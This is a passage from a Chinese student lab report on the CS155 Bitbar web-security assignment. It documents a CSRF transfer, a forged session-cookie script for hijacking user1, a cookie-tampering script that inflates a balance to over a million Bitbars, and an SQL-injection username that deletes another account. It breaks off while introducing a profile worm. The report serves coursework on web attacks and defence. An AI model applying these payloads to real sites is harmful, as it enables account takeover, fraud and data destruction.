24 </html>
```

XMLHttpRequest (XHR) 对象用于与服务器交互。通过 XMLHttpRequest 可以在不刷新页面的情况下请求特定 URL，获取数据。这允许网页在不影响用户操作的情况下，更新页面的局部内容。当保存了 user1 信息的浏览器打开我们的 b.html 时，会立刻执行我们的页面脚本，恶意脚本的具体解释如下：

1. 创建一个 XMLHttpRequest() 对象，并设置 withCredentials 的值为 true，这个标志还用于指示何时在响应中忽略 cookie。默认值是 false。除非在发送 XMLHttpRequest 请求之前，将 withCredentials 设置为 true，否则来自不同域的 XMLHttpRequest 响应无法为自己的域设置 cookie 值。而通过设置 withCredentials 为 true 获得第三方 cookie，仍将遵循同源策略，因此请求的

脚本无法通过 document.cookie 或者响应标头访问。

2. 构造 POST 参数: destination_name=attacker&quantity=10;
3. 设置请求头的 Content-Type 字段为 application/x-www-form-urlencoded, 以便让浏览器正确识别 XML 请求, 解析其中的表单数据;
4. 执行 open 和 send 方法, 即构造了 transfer 请求, 向 attacker 转账 10 Bitbars;
5. 使用 onload 方法, 用于在 XMLHttpRequest 请求响应后执行匿名函数, 即 windows.location 将页面设置为 https://cs155.stanford.edu;

2.2.3 实验结果展示



图 2.6 CS155 网站页面

在登录过 user1 的浏览器中, 直接点击 b.html, 通过抓包我们可以清楚的看到, b.html 加载过程中会执行 transfer 请求, 然后跳转到 https://cs155.stanford.edu。





图 2.7 b.html 中的 transfer 抓包

然后我们登录 user1 和 attacker 的主页，对比前后 Bitbars 数量，成功验证了我们的 CSRF 并窃取了 10 BitBars；



Hi, **user1** Log out

Transfer Bitbars


You currently have 190 bitbars.

Transfer to

Amount

Transfer

(a) user1 的 Bitbars



Hi, **attacker** Log out

Transfer Bitbars

You currently have 10 bitbars.

Transfer to

Amount

Transfer

(b) attacker 的 Bitbars

图 2.8 CSRF 实验结果

2.3 Charlie 漏洞利用：使用 Cookie 进行会话劫持（Session Hijacking with Cookies）

2.3.1 实验任务说明

在第三次攻击中，您需要通过劫持受害者的会话 cookie^[2] 来欺骗 Bitbar 应用程序，使其认为您是以不同的用户身份登录的。在攻击开始时，您将以攻击者身份登录，您需要让 Bitbar 相信您是 user1 而不是 attacker，这样您就可以将 attacker 的 Bitbar 转移到您的攻击中。

您的解决方案将是一个 Javascript 文件 (c.txt)，可以复制/粘贴到浏览器的 Javascript 控制台。在控制台中执行 Javascript 后，Bitbar 应显示用户 1 已登录，而不是攻击者账户，而且您应能在 Web UI 中将 10 个 Bitbar 从用户 1 转移到攻击者^[3]。用户 attacker 的密码是 evil。用户 1 的 ID 是 one。

交付和评分：您必须提交一个 c.txt 文件，其中包含要在 Javascript 控制台中执行的 JavaScript。您可以假设评分员将运行您的攻击，同时数据库中的原始用户 user1 具有 200 Bitbars。运行 JavaScript 并刷新页面后，应用程序必须以 user1 的身份登录，并且必须允许评分员将 Bitbars 转入攻击者账户。

提示：网站如何存储会话？

2.3.2 实验过程与分析

通过实验任务 2.1 Cookie 窃取的学习，我们可以知道该网站存储 Cookie 的可以通过 document.cookie 获取，我们使用 F12 打开控制台，可以执行 JavaScript 代码。以 attacker 身份登录网页，在控制台输入 document.cookie，即可获取 Cookie 中的登录信息：{"loggedIn":true,"account":{"username":"attacker","hashedPassword ":"0fc921dccfcb071132e72385f10d91dcb213983792dfe93de8b5d3274b5a5cf5","salt": "21834708492970860368940710131560218741","profile": "", "bitbars":10}}。

在广义上说，cookie 篡改意味着任何形式的 cookie 操纵，通常以会话 cookies 为目标。HTTP 是一个无状态的协议，因此程序使用 cookie 来保持会话信息和其他数据在用户的计算机中。会话标识符是最有价值的数据存储在应用程序 cookies 中，因为它为会话劫持和相关的攻击开辟了道路。

所有基于 Cookie 的会话攻击针对用户会话都有相同的基本目标：骗 web 服务器认为攻击者是合法用户。主要有以下几种形式：

- Session 劫持：也叫 cookie 劫持或者 side-jacking，这是一种当用户登录到特定站点时，攻击者接管用户会话的攻击。攻击依赖于攻击者对当前会话 cookie 的了解。
- Session 欺骗：相似于会话劫持，但是是在用户未登录时执行。攻击者使用窃取的或者伪造的会话 tokens 来发起一个新的会话，在不需要用户交互的情况下冒充合法用户。
- Session fixation：攻击者提供的会话标识符（例如，在钓鱼邮件中），并欺骗用户使用此标识符登录易受攻击的站点。如果站点允许，则攻击者可以使用已知会话标识符劫持用户会话。

2.3.2.1 代码分析

本次实验内容中需要构造 user1 的登录信息，其中包括其密码。涉及到 code/utils/crypto.js 的密码构造方法和注册登录时对于密码的编码检测处理。

代码 2.5 code/utils/crypto.js/KDF

```
1 export function KDF(password, salt) {  
2   // takes a string as input  
3   // outputs a hex-encoded string  
4   const bitarrayOutput = sjcl.misc.pbkdf2(password, salt, 100000);  
5   return sjcl.codec.hex.fromBits(bitarrayOutput);  
6 }
```

这个函数实现了密钥派生函数（Key Derivation Function，KDF），具体来说是使用了 PBKDF2（Password-Based Key Derivation Function 2）算法。它接受两个参数：password（密码）和 salt（盐值）。密码是作为输入的字符串，盐值也是用于派生密钥的字符串。函数输出一个十六进制编码的字符串，表示派生出的密钥。这个密钥可以用于加密或作为其他加密操作的输入。

代码 2.6 code/utils/crypto.js/generateRandomness

```
1 export function generateRandomness() {  
2   return sjcl.codec.hex.fromBits(sjcl.random.randomWords(8));  
3 }
```

这个函数用于生成随机性数据。它调用 SJCL 的 random.randomWords 方法来生成一个包含 8 个随机词（word）的数组，然后使用 sjcl.codec.hex.fromBits 将这个比特数组（bit array）转换为十六进制（hex）编码的字符串。

代码 2.7 code/utils/crypto.js/checkPassword

```
1 export function checkPassword(password, dbResult) {
2   const inputKDFResult = KDF(password, dbResult.salt);
3   if(inputKDFResult == dbResult.hashedPassword) {
4     return true;
5   }
6   return false;
7 }
```

这个函数用于验证用户输入的密码是否正确。它接受两个参数：password（用户输入的密码）和 dbResult（从数据库中获取的结果，包含盐值和存储的哈希密码）。函数内部调用 KDF 函数来派生密钥，并将其与数据库中的哈希密码进行比较。如果两者相同，说明密码正确，函数返回 true；否则返回 false。

代码 2.8 code/router.js/post_register

```
1 router.post('/post_register', asyncMiddleware(async (req, res, next) => {
2   .....
3   const salt = generateRandomness();
4   const hashedPassword = KDF(req.body.password, salt);
5   console.log(hashedPassword);
6   console.log(salt);
7   .....
8   render(req, res, next, 'register/success', 'Bitbar Home');
9 }));
```

在注册过程中，会将用户输入的口令字符串通过 KDF 函数转化为对应的哈希值，KDF 的参数包括 2 个，一个是用户输入的口令，另一个是随机产生的盐值，在无法取得盐值的情况下，即使获得用户口令可能也无法正常登录。

代码 2.9 code/router.js/post_login

```
1 router.get('/get_login', asyncMiddleware(async (req, res, next) => {
2   .....
3   if(result) { // if this username actually exists
4     if(checkPassword(req.query.password, result)) {
5       .....
```

```
6     }
7   }
8   .....
9 }) );
```

在验证登录信息的过程中，传入 checkPassword 函数的参数是用户输入的口令和数据库中的盐值。

2.3.2.2 构造 payload

由于我们可以直接在控制台执行 JavaScript 代码，使用 attacker 的身份来伪造 user1 身份的思路就很清晰了：构造一个新的 session 字段，其中存储着 user1 的登录信息，使用 document.cookie 来更改网页 Cookie。

一个基本的伪造 session 字段包括 loggedIn，account(username, salt, bitbars)。其中 loggedIn 和 account.username, account.bitbars 容易设置，关于 account.hashed Password 和 account.salt 需要查看 user1 的具体信息来设置。一个简单的方法是直接登录 user1 的账号，在控制台输入 document.cookie 查看 session 信息。

一个可能的 payload 构造如下：

代码 2.10 c.txt

```
1 const fakeInfo = {
2   "loggedIn":true,
3   "account":{
4     "username":"user1",
5     "hashedPassword":"8146
ff33e815e1a08eae2b473bf2cca159582e434c52524c3325f06e8c2b
80d9",
6     "salt":"1337",
7     "profile":"",
8     "bitbars":200
9   }
10 }
11 };
12 const fakeInfoBase64 = btoa(JSON.stringify(fakeInfo))
13 const fakeCookie = 'session=' + fakeInfoBase64;
14 document.cookie = fakeCookie;
```

上述 payload 的具体执行逻辑如下：

1. 构造 fakeInfo 对象，内容为 user1 的登录信息；
2. 然后使用 btoa(JSON.stringify()) 方法将 Object 数据转化为字符串，再将该

字符串进行 base64 编码；

3. 构造伪造的 cookie 字段，并将页面的 Cookie 设置为伪造的 Cookie；

2.3.3 实验结果展示

在登录 attacker 账号的前提下，打开浏览器控制台将 c.txt 的内容复制并执行。




图 2.9 执行 c.txt

点击 Transfer 按钮，执行跳转后，我们可以发现已经成功变为 user1 的账号信息，并可以成功执行转账操作，符合预期结果。

Hi, user1

Log out

Transfer Bitbars

You currently have 200 bitbars.

Transfer to

Amount

Transfer

图 2.10 Cookie 会话劫持结果

2.4 Delta 漏洞利用：使用 Cookies 篡改书签（Cooking the Books with Cookies）

2.4.1 实验任务说明

在这次攻击中，你需要伪造 100 万个新的 Bitbar，而不是从其他用户那里窃取。具体来说，您需要开发一个 Javascript 利用程序，在完成任何小额交易（例如向用户 1 发送 1 Bitbar）后，您的账户余额会升至 100 万 Bitbar。

创建一个新用户，开始这次攻击。与“查理攻击”类似，您的解决方案也是 Javascript 代码 (d.txt)，可以在登录新账户后复制并粘贴到浏览器的 JavaScript 控制台中。将代码粘贴到控制台后，进行一笔小额交易即可将账户余额提升到 100 万比特币。

重要提示：新余额必须在不同会话之间持续存在。注销并重新登录账户后，余额应为 100 万比特币。这样做的目的是在不影响其他用户的情况下凭空伪造 100 万比特币。对于无辜的接收者来说，这笔交易应该是完全有效的。

交付和评分：您将提交一个文本文件 d.txt，其中包含您的漏洞利用代码。评分者将创建一个新账户，将代码粘贴到浏览器控制台，向另一个用户发送 1 个比特币条，并验证新账户是否包含 100 万个比特币条。

2.4.2 实验过程与分析

在 Charlie 实验任务中，我们已经实现了通过控制台执行 JavaScript 代码以更新用户的 Cookie 信息。而本次实验任务是更新用户的 Bitbars 值到 100w，通过观察 Cookie 信息，我们可以知道 session.bitbars 中存储的就是当前用户所拥有的 Bitbars 数量。

2.4.2.1 代码分析

我们十分清楚 Cookie 的获取和修改，通过执行简单的 JavaScript 代码就可以实现页面显示上的更新。但是为保证被篡改的信息能够真实地添加到数据库，我们还需要执行相应的前后端交互操作实现。该实验任务主要涉及 code/router.js 中的 render，post_transfer 和 get_login 函数。

代码 2.11 code/router.js/render

```
1 function render(req, res, next, page, title, errorMsg = false,
2   result = null) {
3   res.render(
4     'layout/template', {
5       page,
6       title,
7       loggedIn: req.session.loggedIn,
8       account: req.session.account,
9       errorMsg,
10      result,
11    }
12  );
```

render 函数的是用来渲染页面的，主要任务就是将 page, titile, loggedIn, account 等标签数据渲染到页面上。我们在浏览器中看到的信息内容（看到的内容 ≠ 真实的数据）都来自于这个函数。

而对于 code/router.js/post_transfer 和 get_login 函数已经在 Alpha 和 Bravo 实验任务中详细说明了，这里我们主要关注的是他们对 session 的设置，在执行转账操作时，需要首先通过 get_login 的验证。而其中的 session 内容就是我们要修改的。

代码 2.12 code/router.js/post_transfer(part)

```
1 if(req.session.loggedIn == false) {
2   render(req, res, next, 'login/form', 'Login', 'You must be '
3     'logged in to use this feature!');
4   return;
5 };
6 .....
7 req.session.account.bitbars -= amount;
8 query = `UPDATE Users SET bitbars = "${req.session.account.bitbars
9   }" WHERE username == "${req.session.account.username}";`;
10 .....
11 query = `UPDATE Users SET bitbars = "${receiverNewBal}" WHERE
12   username == "${receiver.username}";`;
```

代码 2.13 code/router.js/get_login(part)

```
1   req.session.loggedIn = true;
2   req.session.account = result;
```

```
3     render(req, res, next, 'login/success', 'Bitbar\u2014Home');
```

2.4.2.2 构造 payload

因此，我们要将用户的 Bitbars 设置为 100w，并不能简单地通过设置 session 字段来进行更新。前面我们提到过，Cookie 在登录时就从数据库中取出并设置，我们简单的更新 document.cookie 只是暂时性地修改，并没有对数据库进行实际篡改，因此下次登录时又会恢复原来的 Bitbars。

通过代码分析我们发现，在转账的数据库更新处理中并不是从数据库中取出当前用户的 Bitbars 数量，而是简单地引用 req.session.account 中的 bitbars 字段。于是我们的构造思路是：先使用 JavaScript 恶意脚本修改 Cookie，然后进行一笔简单的转账操作，将虚假的 Bitbars 写入数据库。

下面是一个可能的 payload：

代码 2.14 d.txt

```
1 const myCookie = JSON.parse(atob(document.cookie.substr(8)));
2
3 const fakeInfo = {
4     "loggedIn":true,
5     "account":{
6         "username":myCookie.account.username,
7         "hashedPassword":myCookie.account.hashedPassword,
8         "salt":myCookie.account.salt,
9         "profile":myCookie.account.profile,
10        "bitbars":1000001
11    }
12 };
13 const fakeInfoBase64 = btoa(JSON.stringify(fakeInfo));
14 const fakeCookie = 'session=' + fakeInfoBase64;
15 document.cookie = fakeCookie;
```

恶意代码的执行思路是：

1. 通过 document.cookie 获取当前用户的 cookie；
2. 通过获取的 myCookie 构造新的 Cookie，其中仅修改 account.bitbars 字段为 1000001，预留 1 bitbar 用于转账操作；
3. 将 fakeInfo 进行编码转换后和 session 字段拼接，并写入 document.cookie；

2.4.3 实验结果展示

该实验任务中，我们使用 attacker 账号进行测试，首先登录账号并将 d.txt 的内容复制到控制台进行执行，可以看到页面中已经显示其 Bitbars 为 1000001 个。但这个操作并未更新到数据库。




图 2.11 篡改 Cookie 中的 bitbars

然后我们向 user1 转账 1 个 bitbar，将 session.bitbars 更新到数据库中，实现篡改。为验证 Bitbars 已经真实地篡改，一个推荐的方式是使用后台 SQLite 验证是否的的确确更新了。但是实验提供的 Dockefile 尚未安装 sqlite，所以我们通过重新登陆的方式来查看 attacker 用户的 Bitbars 数量。可以看到实验结果是符合预期的。




图 2.12 Delta 漏洞利用结果展示

2.5 Echo 漏洞利用：SQL 注入（SQL Injection）

2.5.1 实验任务说明

在此攻击中，您需要开发一个恶意用户名，该用户名可针对为 Bitbar 应用程序提供支持的后台数据库执行恶意 SQL。评分员将使用您提供的用户名创建一个新的用户账户，点击“关闭”，然后确认要关闭当前账户。这样，user3 就会从数据库中删除。新用户账户也应删除，以便不留下攻击痕迹。所有其他账户都应保留。

您可以假设数据库中除您创建的用户名之外的所有其他用户名都是“非恶意”的。更具体地说，您可以假设它们不包含空格。

交付和评分：包含恶意用户名的文本文件 e.txt。评分员将关闭该账户，然后验证恶意账户和 user3 是否已从数据库中删除。

提示：如果在处理问题时弄乱了用户数据库，只需杀死 (ctrl-C) Docker 容器并重启服务器即可重置数据库。

2.5.2 实验过程与分析

SQL 注入^[4]其实就是恶意用户通过在表单中填写包含 SQL 关键字的数据来使数据库执行非常规代码的过程。简单来说，就是数据「越俎代庖」做了代码才能干的事情。

这个问题的来源是，SQL 数据库^[5]的操作是通过 SQL 语句来执行的，而无论是执行代码还是数据项都必须写在 SQL 语句之中，这就导致如果我们在数据项中加入了某些 SQL 语句关键字（比如说 SELECT、DROP 等等），这些关键字就很可能在数据库写入或读取数据时得到执行。

2.5.2.1 代码分析

该实验任务涉及用户删除的路由处理，主要涉及 code/router.js/close 中删除时，SQL 语句的处理，下面将具体说明 close 函数在删除用户时进行的操作。

代码 2.15 code/router.js/close

```
1 router.get('/close', asyncMiddleware(async (req, res, next) => {
2   if(req.session.loggedIn == false) {
3     render(req, res, next, 'login/form', 'Login', 'You must be '
4       logged in to use this feature!');
5     return;
6   }
7   const db = await dbPromise;
8   const query = `DELETE FROM Users WHERE username == "${req.session.
9     account.username}"`;
10  await db.get(query);
11  req.session.loggedIn = false;
12  req.session.account = {};
13  render(req, res, next, 'index', 'Bitbar Home', 'Deleted account '
14    successfully!');
15 }));
```

该代码的执行流程如下：

1. 判断用户登录状态，只有 session 中真实存在登录信息才会进行删除；
2. 连接数据库并执行 SQL 语句 DELETE FROM Users WHERE username == "\${req.session.account.username}";
3. 设置页面 Cookie 为未登录状态；

2.5.2.2 构造 payload

在正常情况下，我们创建一个用户名为 test1 的用户，字符串“test1”会被直接写入数据库而不进行过滤。所以当我们删除该用户时，会直接取出原始的“test1”字符串填充进 SQL DELETE 语句。我们实现在删除当前用户的同时也删除 user3

, 需要使当前用户名为一个隐藏的 SQL 语句, 这个语句插入到 DELETE FROM Users WHERE username == "\${req.session.account.username}"; 时执行删除 user3 操作。于是构造的 SQL 注入思路就很清晰了: 构造 req.session.account.username 使 SQL DELETE 语句能正确执行并一并删除 user3。一个可能的 payload 如下:

```
" OR username LIKE "user3";#
```

上述 payload 使用 " 来包裹 SQL 语句中的第一个 "。然后加入一个新的布尔表达式 *OR username LIKE "user3";#*, 这样当前一个表达式判断为假时就会将 user3 删除。我们将该用户名填入 SQL 语句:

```
DELETE FROM Users WHERE username == "" OR username LIKE "user3";#;
```

注意, payload 中的 # 在 SQL 中表示注释, 这会注释掉后续的所有条件或语句以保证仅执行我们想要的恶意操作。当构造的恶意用户被删除时, SQL 语句中第一个条件判断为假, 就会执行第二个条件判断, 将 username LIKE "user3" 的用户删除。

2.5.3 实验结果展示

打开网站注册页面, 我们首先注册一个名为" OR username LIKE "user3";#"的用户, 注册成功后直接点击 close 删除该用户, 查看 user3 是否仍然存在。




图 2.13 新建用户信息

由于 Dockerfile 没有提供 sqlite, 所以我们登录 user1 的账号, 在 Profile 页面查询 user3 的信息。结果显示 user3 不存在, 说明该用户已经被删除, 符合我们的预期结果。



图 2.14 Echo 漏洞利用实验结果

2.6 Foxtrot 漏洞利用：简介蠕虫（Profile Worm）

2.6.1 实验任务说明

在下一次攻击中，您需要开发一种与 Samy Worm 类似的蠕虫，它可以窃取 Bitbar 并传播到其他账户。具体来说，您需要构建一个配置文件，在访问时将登录用户的 1 个 Bitbar 转移给攻击者，并将当前用户的配置文件替换为自己的配置文件。

如果攻击者用户将其配置文件更改为您在解决方案中提供的配置文件，则会发生以下情况：

1. 当用户 1 查看攻击者的配置文件时，1 个 Bitbar 将从用户 1 转移到攻击者，同时用户 1 的配置文件将替换为您的解决方案配置文件。
2. 稍后，如果用户 2 查看用户 1 的配置文件，1 个 Bitbar 将从用户 2 转移到攻击者，用户 2 的配置文件也将被替换，依此类推。
3. 在查看受感染的配置文件时，无论相应用户的真实比特条余额是多少，比特条的数量都应显示为 10。这同样适用于攻击者。关于如何显示受感染配置文件的比特条以及如何构建攻击的一些提示：
 - 如果受感染的配置文件立即显示 10 个比特条，而不是数到 10，则没有问题。
 - 如果蠕虫为受感染用户显示的比特条数数到 10 就没有问题。

- 如果先将计数设置为 100，然后再设置为 10，则会有问题。
- 如果新感染的用户只有在注销并重新登录后才能在个人资料中看到漏洞文本，则不会有问題。
- 如果攻击者在看到自己受感染的配置文件时触发了漏洞，也没有问题。

传输和应用应该相当快（15 秒以内）。在此期间，评分者不会点击任何地方。在传输和复制过程中，浏览器的位置栏应保持在：<http://localhost:3000/profile?username=x>，其中 x 是正在查看其配置文件的用户。访问者不应看到任何额外的图形用户界面元素（如框架），正在查看个人资料的用户应显示有 10 个 Bitbars。

交付和评分：一个名为 f.txt 的文件，其中包含您的恶意配置文件。我们将把您的配置文件文本复制并粘贴到攻击者的配置文件中，然后使用评分者的受害者账户查看该配置文件。然后，我们将使用更多账户查看受害者的配置文件，检查传输和复制情况。如果用户的账户中没有 Bitbar，则不会对您进行评分。

2.6.2 实验过程与分析

在 2005 年，年仅 19 岁的 Samy Kamkar 发起了对 MySpace.com 的 XSS Worm 攻击。Samy Kamkar 的蠕虫在短短几小时内就感染了 100 万用户——它在每个用户的自我简介后边加了一句话“but most of all, Samy is my hero.”（Samy 是我的偶像）。这是 Web 安全史上第一个重量级的 XSS Worm，具有里程碑意义。

蠕虫是一种可以自我复制的代码，并且通过网络传播，通常无需人为干预就能传播。蠕虫病毒入侵并完全控制一台计算机之后，就会把这台机器作为宿主，进而扫描并感染其他计算机。当这些新的被蠕虫入侵的计算机被控制之后，蠕虫会以这些计算机为宿主继续扫描并感染其他计算机，这种行为会一直延续下去。蠕虫使用这种递归的方法进行传播，按照指数增长的规律分布自己，进而及时控制越来越多的计算机。

2.6.2.1 代码分析

本次实验任务我们需要对用户简介进行更改，主要涉及 code/router.js/set_profile 和 profile 路由函数。我们将围绕这 2 个函数进行展开说明。

代码 2.16 code/router.js/set_profile

```

1 router.post('/set_profile', asyncMiddleware(async (req, res, next) => {
2   req.session.account.profile = req.body.new_profile;
3   console.log(req.body.new_profile);
4   const db = await dbPromise;
5   const query = `UPDATE Users SET profile = ? WHERE username = "${{
6     req.session.account.username}}";`;
7   const result = await db.run(query, req.body.new_profile);
8   render(req, res, next, 'index', 'Bitbar Home');
9 }));

```

set_profile 的操作主要有以下几个部分：

